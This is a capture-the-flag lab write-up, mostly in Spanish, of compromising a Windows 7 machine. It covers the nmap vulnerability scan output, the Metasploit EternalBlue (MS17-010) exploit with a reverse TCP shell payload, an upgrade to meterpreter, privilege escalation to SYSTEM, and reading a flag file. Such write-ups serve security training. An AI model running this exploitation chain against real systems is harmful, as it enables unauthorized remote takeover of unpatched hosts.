Maquina : ETERNAL WINDOWS

paso 1: ip de la maquina destino con arp-scan -I eth0 --localnet --ignoredups

paso2: `nmap -sV -sC --script vuln 10.10.184.191`

```
Host is up (0.00047s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_      http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_sslv2-drown:
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:AD:34:E6:D8:7D (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 158.57 seconds
```

Arrancamos metasploit poniendo msfconsole

luego `search ms17-010 type:exploit`


usamos el exploit *exploit/windows/smb/ms17_010_eternalblue*

RHOSTS, target host ip.

`set payload windows/x64/shell/reverse_tcp`


type ***run*** or ***exploit***.

We got access:



Task 3 (Escalate)

found the following module



post/multi/manage/shell_to_meterpreter

show options

set SESSION 1

y run

Enter the ***sessions -l***

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/windows        Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation...
.236:49174 (10.10.5.236)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC
.236:49188 (10.10.5.236)
```

Change sessions by writing ***sessions -i 2.***

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

whoami

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 548 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > dir
Listing: C:\
============

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   2009-07-14 04:18:56 +0100  $Recycle.Bin
40777/rwxrwxrwx   0        dir   2009-07-14 06:08:56 +0100  Documents and Settings
40777/rwxrwxrwx   0        dir   2009-07-14 04:20:08 +0100  PerfLogs
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Program Files
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Program Files (x86)
40777/rwxrwxrwx   4096     dir   2009-07-14 04:20:08 +0100  ProgramData
40777/rwxrwxrwx   0        dir   2018-12-13 03:13:22 +0000  Recovery
40777/rwxrwxrwx   4096     dir   2018-12-12 23:01:17 +0000  System Volume Information
40555/r-xr-xr-x   4096     dir   2009-07-14 04:20:08 +0100  Users
40777/rwxrwxrwx   16384    dir   2009-07-14 04:20:08 +0100  Windows
100666/rw-rw-rw-  24       fil   2018-12-13 03:47:39 +0000  flag1.txt
0000/---------    4387136  fif   1970-02-24 22:56:48 +0100  hiberfil.sys
0000/---------    4387136  fif   1970-02-24 22:56:48 +0100  pagefile.sys

meterpreter > cat flag1.txt
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```